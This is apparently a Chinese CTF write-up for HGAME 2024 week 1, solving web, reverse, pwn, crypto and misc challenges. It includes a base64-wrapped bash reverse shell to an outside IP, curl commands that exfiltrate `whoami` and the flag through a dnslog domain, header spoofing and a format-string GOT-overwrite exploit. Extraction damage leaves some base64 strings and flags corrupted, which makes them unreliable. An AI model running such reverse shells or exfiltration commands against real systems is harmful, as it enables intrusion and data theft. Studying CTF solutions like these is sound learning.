

web

1、2048*16

2048还是太简单了，柏喵喵决定挑战一下2048*16

1、点开页面，F12进不去，菜单中选择开发者工具可以打开，但是有反调试。

2、burp拦截 /assets/index-_wkhdPNY.js 把js下载下来，批量替换 debu 和 gger 为空字符，修改返回报文，即可过反调试，不过开发者工具依旧缓慢。

3、js混淆的基本看不出逻辑，根据游戏页面下面描述，<http://git.io/2048> 这个地址的2048游戏 js是未混淆的，调试下那个游戏的js代码，找到 mov 函数下有addTile，修改这里的 new 出来的Tile的value值，就可以修改刷新出数字。

```
671 GameManager.prototype.move = function (e) {
672     var t = this;
673     if (!this.isGameTerminated()) {
674         var i,
675             o,
676             n = this.getVector(e),
677             a = this.buildTraversals(n),
678             r = !1;
679         this.prepareTiles(),
680         a.x.forEach(
681             (
682                 function (e) {
683                     a.y.forEach(
684                         (
685                             function (a) {
686                                 if (i = {
687                                     x: e,
688                                     y: a
689                                 }, o = t.grid.cellContent(i)) {
690                                     var s = t.findFarthestPosition(i, n),
691                                         c = t.grid.cellContent(s.next);
692                                     if (c && c.value === o.value && !c.mergedFrom) {
693                                         var l = new Tile(s.next, 2 * o.value);
694                                         l.mergedFrom = [o,
695                                         c
696                                         ],
697                                         t.grid.insertTile(l),
698                                         t.grid.removeTile(o),
699                                         o.updatePosition(s.next),
700                                         t.score += l.value,
701                                         2048 === l.value &&
702                                         (t.won = !0)
703                                         } else t.moveTile(o, s.farthest);
704                                         t.positionsEqual(i, o) ||
705                                         (r = !0)
706                                         }
707             )

```

4、但是搜索题目的js中没找到move函数，而是把函数名放到数组中了，但是找到了一处insertTile函数的调用，下断点，修改该函数调用的参数，即可通关。

来源 大纲 搜索

主线程

47.100.137.175:30671

assets

JS index_wkhdPNY.js

moz-extension://06afdc6-1a34-4b0d-9a06-0977c51c

```

1161 }
1162 n[x(513)][c0, -1263 + 1721 * 4 + -4621)
1163 }(), v[u(465)].moveTile = function(x, n) {
1164 var e = u;
1165 this.grid[e(461)][x.x][x.y] = null, this.grid[e(461)][n.x][n.y] = x, x.
1166 }, v[u(465)][u(476)] = function(x) {
1167 var n = u,
1168 e = this;
1169 if (!this[n(464)]()) {
1170 var t, r, a = this[n(487)](x),
1171 o = this[n(517)](a),
1172 c = !1;
1173 this[n(501)](), o.x[n(525)](function(i) {
1174 var f = n;
1175 o.y[f(525)](function(b) {
1176 var s = f;
1177 if (t = {
1178 x: i,
1179 y: b
1180 }, r = e[s(486)][s(463)](t), r) {
1181 var p = e.findFarthestPosition(t, a),
1182 y = e.grid[s(463)][p[s(498)]];
1183 if (y && y.value === r[s(474)] && !y[s(520)]) {
1184 var R = new j(p.next, r[s(474)] * 2);
1185 R[s(520)] = [r, y], e.grid.insertTile(R), e.grid[s(4
1186 } else e[s(480)](r, p[s(451)]);
1187 !e.positionsEqual(t, r) && (c = !0)
1188 })
1189 }


```

>> R.value=32768

< 32768

>>

5、游戏中页面有点小，在页面源码中可以看到flag全貌。



```

> <div class="heading" data-immersive-translate-walked="fb015
e8f5504be5ff"> ... </div>
> <div class="above-game" data-immersive-translate-walked="fb
e8f5504be5ff"> ... </div>
> <div class="game-container" data-immersive-translate-walked
e8f5504be5ff" event
>   <div class="game-message game-won" data-immersive-transla
fd1c-4d21-9f6f-e8f5504be5ff">
>     <p>flag{9b820f-934d-44d4-41361df7df2d}</p>
>     <div class="lower"> ... </div>
>   </div>
>   <div class="grid-container" data-immersive-translate-walk
e8f5504be5ff"> ... </div>
>   <div class="tile-container" data-immersive-translate-walk
e8f5504be5ff"> ... </div>
> </div>
> <div id="podinfo" class="game-explanation" data-immersive-t
fd1c-4d21-9f6f-e8f5504be5ff"> ... </div>
<hr>
<strong class="important" data-immersive-translate-walked="e8f5504be5ff" data-immersive-translate-paragraph="1">HGAME: HAVE FUN PLAYING 32768 AND YOUR WILL GET FLAG!
<br data-immersive-translate-walked="fb01585f-fd1c-4d21-9f6f
<hr>
<p class="game-explanation" data-immersive-translate-walked
e8f5504be5ff" data-immersive-translate-paragraph="1"> ... </p>
<hr>
<p data-immersive-translate-walked="fb01585f-fd1c-4d21-9f6f
translate-paragraph="1"> ... </p>
<hr>

```

2、Bypass it

This page requires javascript to be enabled :)

点击注册，提示“很抱歉，当前不允许注册”，查看burp记录的报文，发现注册页面多了段js，再次拦截并在回报文中删除这段js，即可注册成功，当然浏览器禁用js也可以。

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a GET request to /register_page.php is shown with various headers. In the Response pane, the HTML source code for a registration form is displayed. A red box highlights the following JavaScript code at the bottom of the page:

```
<script language='javascript' defer>
    alert('很抱歉，当前不允许注册');
    top.location.href='login.html';
</script>
```

注册成功后，登录，点击按钮得到flag

你好! 欢迎来到个人中心!

- ~Click here~
- 注销

hgame{fd79beb02668f8a71b2b22ff0469f56809c92fb1}

3、jhat

jhat is a tool used for analyzing Java heap dump files

提示1hint1: need rce

提示2hint2: focus on oql

可以通过java.lang.Runtime.getRuntime().exec('xx')执行命令，尝试如下网上搜的可行的反弹，但是尝试反弹失败。

```
echo "bash -i >& /dev/tcp/124.156.174.121/9001 0>&1" | base64  
得到:  
YmFzaCAtaSA+JiAvZGV2L3RjCC8xMjQuMTU2LjE3NC4xMjEvOTAwMSAwPiYxCg==  
构造: bash -c {echo, YmFzaCAtaSA+JiAvZGV2L3RjCC8xMjQuMTU2LjE3NC4xMjEvOTAwMSAwPiY  
xCg==} | {base64,-d} | {bash,-i}
```

尝试 curl p6mphs.dnslog.cn dnslog有响应。

尝试 curl `whoami`.p6mphs.dnslog.cn dnslog无响应。

尝试怀疑反弹shell不可行，尝试以下dnslog外带，收到root.p6mphs.dnslog.cn

```
echo "curl \`whoami\`.p6mphs.dnslog.cn" | base64  
得到: Y3VybCBgd2hvYW1pYC5wNm1waHMuzG5zbG9nLmNuCg==  
构造: bash -c {echo, Y3VybCBgd2hvYW1pYC5wNm1waHMuzG5zbG9nLmNuCg==} |  
{base64,-d} | {bash,-i}
```

尝试dnslog外带flag，得到flag:

hgame4732a80178591326bbdf0ebd43d65cdfecfe82bd.p6mphs.dnslog.cn

```
echo "curl \`cat flag\`.p6mphs.dnslog.cn" | base64  
得到: Y3VybCBgY2F0IGZsYwdgLna2bxBoc5kbnNsb2cuY24K  
构造: bash -c {echo, Y3VybCBgY2F0IGZsYwdgLna2bxBoc5kbnNsb2cuY24K} |  
{base64,-d} | {bash,-i}
```

flag: hgame{4732a80178591326bbdf0ebd43d65cdfecfe82bd}

4、Select Courses

Can you help ma5hr00m select the desired courses?

一开始返回"full":1 选不上，多重放几次就能选上，可以开几个intruder爆破一会，报文间隔设长一点。

自主选课

帮阿菇选到以下所有课程，阿菇会给你奖励！

选完了

2023-2024 学年 2 学期 第2轮 本学期选课要求 总学分最低 16 最高 36

(Axxxxxx) 创业管理 - 2.0 学分 状态: 已选

(Axxxxxx) 大学生职业发展与就业指导4 - 0.5 学分 状态: 已选

④ 47.100.137.175:32727

(Txxxxxx) 体育-羽毛球 - 1.0 学分 状态: 已选

谢谢啦！这是给你的礼物：hgame{w0W_!_1E4Rn_To_u5e_ScripT_^-^}

(Axxxxxx) 计算机网络原理 - 4.0 学分 状态: 已选

确定

(Axxxxxx) 操作系统及安全 - 3.0 学分 状态: 已选

5、ezHTTP

HTTP Protocol Basics

一步步根据提示，最终header中增加：

```
GET / HTTP/1.1
Host: 47.100.139.115:31101
User-Agent:Mozilla/5.0 (Vidar; VidaOS x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Referer: vidar.club
X-Forwarded-For: 127.0.0.1
x-real-ip: 127.0.0.1
x-client-ip: 127.0.0.1
```

得到：

```
Authorization: Bearer  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJGMTRnIjoiaGdhbwV7SFRUUF8hc1  
8xbVAwc1Q0bnR9In0.VKMdRQ11G61JTReFhmbcfIdq7MvJDncYpjat7ztEDc
```

解jwt：

```
{  
    "F14g": "hgame{HTTP_!s_1mP0rT4nt}"  
}
```

RE

1、ezASM

题目：

```
section .data  
    c db 74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125,  
    107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17,  
    80, 81, 17, 95, 34  
    flag db 33 dup(0)  
    format db "plz input your flag: ", 0  
    success db "Congratulations!", 0  
    failure db "sry, plz try again", 0  
  
section .text  
    global _start  
  
_start:  
    ; Print prompt  
    mov eax, 4  
    mov ebx, 1  
    mov ecx, format  
    mov edx, 20  
    int 0x80
```

```
; Read user input
mov eax, 3
mov ebx, 0
mov ecx, flag
mov edx, 33
int 0x80

; Check flag
xor esi, esi
check_flag:
    mov al, byte [flag + esi]
    xor al, 0x22          ; 每个字节异或0x22
    cmp al, byte [c + esi]
    jne failure_check

    inc esi
    cmp esi, 33
    jne check_flag

; Print success message
mov eax, 4
mov ebx, 1
mov ecx, success
mov edx, 14
int 0x80

; Exit
mov eax, 1
xor ebx, ebx
int 0x80

failure_check:
    ; Print failure message
    mov eax, 4
    mov ebx, 1
    mov ecx, failure
    mov edx, 18
    int 0x80

    ; Exit
    mov eax, 1
```

```
xor ebx, ebx  
int 0x80
```

每个字节异或了0x22

exp:

```
c=[74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107,  
79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80,  
81, 17, 95, 34]  
for i in c:  
    print(chr(i^0x22),end='')
```

2、ezPYC

使用pyinstxtractor.py, 解出pyc

用的未更新的附件，源码无法完整还原，可以得到两个数据 flag和c

```
wz@u2204:/mnt/d/ctf/ti/hgame2024/week1/ezPYC$ pycdc ezPYC.pyc  
# Source Generated with Decompyle++  
# File: ezPYC.pyc (Python 3.11)
```

```
Unsupported opcode: JUMP_BACKWARD  
flag = [  
    87,  
    75,  
    71,  
    69,  
    83,  
    121,  
    83,  
    125,  
    117,  
    106,  
    108,  
    106,  
    94,  
    80,  
    48,
```

```
114,
100,
112,
112,
55,
94,
51,
112,
91,
48,
108,
119,
97,
115,
49,
112,
112,
48,
108,
100,
37,
124,
2]
c = [
1,
2,
3,
4]
input = input('plz input flag:')
# WARNING: Decompile incomplete
```

查看opcode

```
[Disassembly]
0      RESUME          0
2      BUILD_LIST       0
4      LOAD_CONST       0: (87, 75, 71, 69,
83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112,
112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48,
108, 100, 37, 124, 2)
6      LIST_EXTEND     1
```

```

8      STORE_NAME           0: flag
10     BUILD_LIST            0
12     LOAD_CONST            1: (1, 2, 3, 4)
14     LIST_EXTEND           1
16     STORE_NAME            1: c
18     PUSH_NULL
20     LOAD_NAME             2: input
22     LOAD_CONST            2: 'plz input flag:'
24     PRECALL               1
28     CALL                  1
38     STORE_NAME            2: input
40     PUSH_NULL
42     LOAD_NAME             3: range
44     LOAD_CONST            3: 0
46     LOAD_CONST            4: 36
48     LOAD_CONST            5: 1
50     PRECALL               3
54     CALL                  3
64     GET_ITER
66     FOR_ITER              62 (to 192)
68     STORE_NAME            4: i
70     PUSH_NULL
72     LOAD_NAME             5: ord
74     LOAD_NAME             2: input
76     LOAD_NAME             4: i
78     BINARY_SUBSCR
88     PRECALL               1
92     CALL                  1
102    LOAD_NAME             1: c
104    LOAD_NAME             4: i
106    LOAD_CONST            6: 4
108    BINARY_OP              6 (%)
112    BINARY_SUBSCR
122    BINARY_OP              12 (^)  ###这里
input[i] ^ c[i%4]
126    LOAD_NAME             0: flag
128    LOAD_NAME             4: i
130    BINARY_SUBSCR
140    COMPARE_OP             3 (!=)
146    POP_JUMP_FORWARD_IF_FALSE   21 (to 190)
148    PUSH_NULL
150    LOAD_NAME              6: print

```

```

152    LOAD_CONST           7: 'Sry, try
again...'

154    PRECALL             1
158    CALL                1
168    POP_TOP
170    PUSH_NULL
172    LOAD_NAME            7: exit
174    PRECALL             0
178    CALL                0
188    POP_TOP
190    JUMP_BACKWARD        63
192    PUSH_NULL
194    LOAD_NAME            6: print
196    LOAD_CONST           8: 'Wow! You know a
little of python reverse'

198    PRECALL             1
202    CALL                1
212    POP_TOP
214    LOAD_CONST           9: None
216    RETURN_VALUE

```

大约就是异或操作

```

for i in range(0,36,1):
    if input[i] ^ c[i%4] != flag[i]:
        print('Sry, try again...')

```

exp:

```

flag =
[87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112
, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2]
c = [1, 2, 3, 4]

for i in range(len(flag)):
    print(chr(flag[i]^c[i%4]), end=' ')

```

3、ezUPX

先脱壳: upx -d ezUPX.exe

ida查看 是一个异或0x32操作

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // edx
    __int64 i; // rax
    _BYTE v6[32]; // [rsp+20h] [rbp-38h] BYREF
    int v7; // [rsp+40h] [rbp-18h]

    memset(v6, 0, sizeof(v6));
    v7 = 0;
    sub_140001020("plz input your flag:\n");
    sub_140001080("%36s");
    v3 = 0;
    for ( i = 0i64; (v6[i] ^ 0x32) == byte_1400022A0[i]; ++i )
    {
        if ( (unsigned int)++v3 >= 0x25 )
        {
            sub_140001020("Coooo!You really know a little of UPX!");
            return 0;
        }
    }
    sub_140001020("Sry,try again plz...");
    return 0;
}
```

exp:

```
a=[100, 123, 118, 115, 96, 73, 101, 93, 69, 19, 107, 2, 71, 109,
89, 92, 2, 69, 109, 6, 109, 94, 3, 70, 70, 94, 1, 109, 2, 84, 109,
103, 98, 106, 19, 79, 50]
for i in a:
    print(chr(i^0x32),end='')
```

4、ezIDA

ida打开直接看

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    sub_140001020("plz input flag:\n");
    sub_140001080("%39s");
    if (!strcmp(byte_1400030C8, aHgamew31c0meT0) )
        sub_140001020("%s");
    else
        sub_140001020("Sry, Try agin plz...");
```

return 0;

```
}
```

```
.data:0000000140003038 68 67 61 6D 65 7B 57 33 6C
63+aHgamew31c0meT0 db 'hgame{w31c0me_T0_Th3_world_of_Rev3rse!}',0
```

pwn

1、EzSignIn

Have fun in pwn games of hgame2024~

2、Elden Ring I

伊丽莎白学姐沉迷于艾尔登法环无法自拔，你能帮她从梅琳娜那里拿到flag吗？ flag格式为 hgame{***}

3、ezshellcode

Short visible shellcode?

4、Elden Random Challenge

rrrrraaaannnnnddddooommm

5、ezfmt string

easy Format String

1、屏蔽了%p 和 %s 但是可以通过 %x泄露出libc，通过泄露栈上的libc函数地址确定远程 libc版本为2.35，把本地切换成2.35。

2、.fini_array 不可写，劫持到可写的地址，比如got表，在got写入后门函数地址。

```
#!/usr/bin/env python3
# Author: w4ngz
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : ./exp.py debug file
#     Remote: ./exp.py remote file ip:port

from pwncli import *
from LibcSearcher import *
cli_script()

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
filename = gift.filename

def dbg():
    if gift.debug:
        gdb.attach(io, 'b *0x401311')
        sleep(4)

dbg()
#0x404020 ->0x40123D
```

```
#%50$ -> 0x208
pd = b"%0520c%50$hn      "
pd += fmtstr_payload(12, {0x404020: 0x40123D}, numbwritten=0x208+4)
s1(pd)
ia()
```

crypto

1、奇怪的图片

一些奇怪的图片

题目生成随即图片，依次跟带单个flag字符的图片异或，得到一堆新图片。

思路就是用一张图片跟其他图片异或，生成的新图片中相同的内容不会显示，差异的部分会显示出来。然后找到用h的图片跟其他图片异或的一组，也就是会有以下图片：g、ga、gam、game、game{ 等等。 根据依次多出的字符就是flag的顺序加上前面的h即可。

```
import time

from PIL import Image, ImageDraw, ImageFont
import threading
import random

def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image
```

```
def generate_unique_strings(n, length):
    unique_strings = set()
    while len(unique_strings) < n:
        random_string = secrets.token_hex(length // 2)
        unique_strings.add(random_string)
    return list(unique_strings)


def random_time(image, name):
    time.sleep(random.random())
    image.save("{}{}.png".format(name))

import os


base_dir = 'png_out'
files = [file for file in os.listdir(base_dir)]

i=0
for i in range(len(files)):
    f1=files[i]
    image1 = Image.open(os.path.join(base_dir, f1))
    for f2 in files:
        if f1==f2:
            continue
        image2 = Image.open(os.path.join(base_dir, f2))
        threading.Thread(target=random_time, args=
(xor_images(image1, image2),
'.'+'\\'+str(i)+'\\'+f1[:-4]+'_'+f2[:-4])).start()
        # break
```

挨着看 发现第9个文件夹里是带h的密文图片与其他图片异或的结果:



大小递增排序：



得到flag，其中倒数第二个看不清 可以去其他文件夹查看 得到这个位置是c

hgame{1adf_17eb_803c}

2、ezMath

使用sage求佩尔方程的最小特解，也可以多求几个。

```

d = 114514
sols = []
cf = continued_fraction(sqrt(d))
for i in range(2500):
    denom = cf.denominator(i)
    numer = cf.numerator(i)
    if numer^2 - d*denom^2==1:
        sols.append((zz(numer),zz(denom)))
        break
print(sols)

```

得到:

```

y=90378151386603699221985557852161629164123316413659485454593535868
95717702576049626533527779108680
x=30583891648158943350866758822177094319504203071407560098213625461
11334285928768064662409120517323199

```

得到y也就得到了key，后续常规解aes:

```

from Crypto.Util.number import *
from Crypto.Cipher import AES

y=90378151386603699221985557852161629164123316413659485454593535868
95717702576049626533527779108680
x=30583891648158943350866758822177094319504203071407560098213625461
11334285928768064662409120517323199

def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def decrypt(KEY,c):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.decrypt(c)
    return encrypted
D = 114514
assert x**2 - D * y**2 == 1
key=pad(long_to_bytes(y))[:16]
enc=b"\xce\xf1\x94\x84\xe9\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r
\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00
\x95tz)1\\t8:\xb1,u\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9
a"

```

```
m=decrypt(key,enc)
print(m)
```

hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!}

3、ezRSA

题目：

```
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
n=p*q
phi=(p-1)*(q-1)
e=0x10001
c=pow(m,e,n)
leak1=pow(p,q,n)
leak2=pow(q,p,n)

print(f'leak1={leak1}')
print(f'leak2={leak2}')
print(f'c={c}')

"""
leak1=1491271700736112719681825767512903315590184418057253104260954
1283758922767075754074392986585365039983910283843150720074472493965
946320015801246967697998769641905090084279822566586181233113632892
4387427242029164160602665815901690638676882992889857341041276322321
75657352697898383441323477450658179727728908669
leak2=1161229927146709153813099169674904364890200011728806441671799
1546702179489292797727208059664178556911913425903752238833519804315
2206150259103485574558816424740204736215551933482583941959994625356
5812010545345293957817443386310214237031711464566634329558435985481
22593308782245220792018716508538497402576709461
```

```
c=10529481867532520034258056773864074017027019578041866245400647840  
2302516616529997097159196208109334371916611800032959232736556757295  
8855889959252423562272881606550191807612081223658034499114098099153  
2347991252705288633014913479970610056845543523591324177567061948922  
5522752354866155149139321254365439916426070286897626936173052467164  
9278311681307035551260697162664559496185056758634038970582131484209  
646563188681228128984313225813180977379777049358789182212570606252  
5097908309942631320200941536462967935229756321919124639198989883492  
8228497291993276195260337973323457535162403916244002194059255276857  
9639977713099971  
....
```

其中

```
leak1=pow(p,q,n) == p  
leak2=pow(q,p,n) == q
```

其实我是找了个p、q带进去看出来的

```
from Crypto.Util.number import *  
flag=b'flag{xxxxxxxxxxxxxx}'  
m=bytes_to_long(flag)  
p=7  
q=11  
n=p*q  
phi=(p-1)*(q-1)  
e=0x10001  
c=pow(m,e,n)  
leak1=pow(p,q,n)  
leak2=pow(q,p,n)  
  
print(f'leak1={leak1}')  
print(f'leak2={leak2}')  
print(f'c={c}')  
  
...  
leak1=7  
leak2=11  
...
```

exp:

```
from Crypto.Util.number import *
import gmpy2
p=14912717007361127196818257675129033155901844180572531042609541283
7589227670757540743929865853650399839102838431507200744724939659463
200158012469676979987696419050900842798225665861812331136328924387
4272420291641606026658159016906386768829928898573410412763223217565
7352697898383441323477450658179727728908669
q=11612299271467091538130991696749043648902000117288064416717991546
7021794892927977272080596641785569119134259037522388335198043152206
1502591034855745588164247402047362155519334825839419599946253565812
0105453452939578174433863102142370317114645666343295584359854812259
3308782245220792018716508538497402576709461
c=10529481867532520034258056773864074017027019578041866245400647840
2302516616529997097159196208109334371916611800032959232736556757295
8855889959252423562272881606550191807612081223658034499114098099153
2347991252705288633014913479970610056845543523591324177567061948922
5522752354866155149139321254365439916426070286897626936173052467164
9278311681307035551260697162664559496185056758634038970582131484209
646563188681228128984313225813180977379777049358789182212570606252
5097908309942631320200941536462967935229756321919124639198989883492
8228497291993276195260337973323457535162403916244002194059255276857
9639977713099971

n=p*q
phi=(p-1)*(q-1)

e=0x10001
d=gmpy2.invert(e,phi)

m=pow(c,d,n)
print(long_to_bytes(m))
```

4、ezPRNG

题目描述：一个简单的随机数

LFSR 循环了 1000 次 只有前 32 次有用。

```

mask = '10001001000010000100010010001001' #顺序 c_n,c_n-1,...,c_1
keys=['1111110110111011100001010110100',
      '0010000000001010111000011000111',
      '11101101100100010111001111101111',
      '000110101010101000010010011000'] # 前32位有效
r=[]
for key in keys:
    R = ''
    for i in range(32):
        output='?' +key[:31]#
        out =
int(key[-1])^int(output[-1])^int(output[-4])^int(output[-8])^int(output[-11])^int(output[-15])^int(output[-20])^int(output[-25])^int(output[-28])
        R+=str(out)
        key=str(out)+key[:31]
    r.append(hex(int(R[::-1],2))[2:])

print("hgame{"+r[0]+ "-" +r[1][4:]+" -"+r[1][4:4]+ "-" +r[2][4:]+" -"+r[2][4:4]+r[3]+"}")

```

hgame{fbbbe82-3f43-4f91-9337-907880e4191a}

misc

1、SignIn

使用ps变型，可以得到：

hgame{WOW GREAT YOU SEE IT WONDERFUL}

2、来自星尘的问候

一个即将发售的游戏的主角薇^3带来了一条消息。这段消息隐藏在加密的图片里 但即使解开了图片的六位弱加密,看到的也是一张迷惑的图片。也许游戏的官网上有这种文字的记录?
补充：flag格式为 hgame\{\[a-zA-Z0-9_]+\}

1、图片6位弱密码，stegbreak爆破了好久出不来，后来发现是steghide，密码是123456

```
wz@u2204:/mnt/d/ctf/ti/hgame2024/week1/misc-来自星尘的问候$#steghide  
extract -sf secret.jpg  
Enter passphrase:  
wrote extracted data to "secret.zip".
```

2、解压后有个图片



3、搜索来自星辰 文字 可以找到对应表

<https://my11.github.io/Ctrl/CtrlAstr.html>

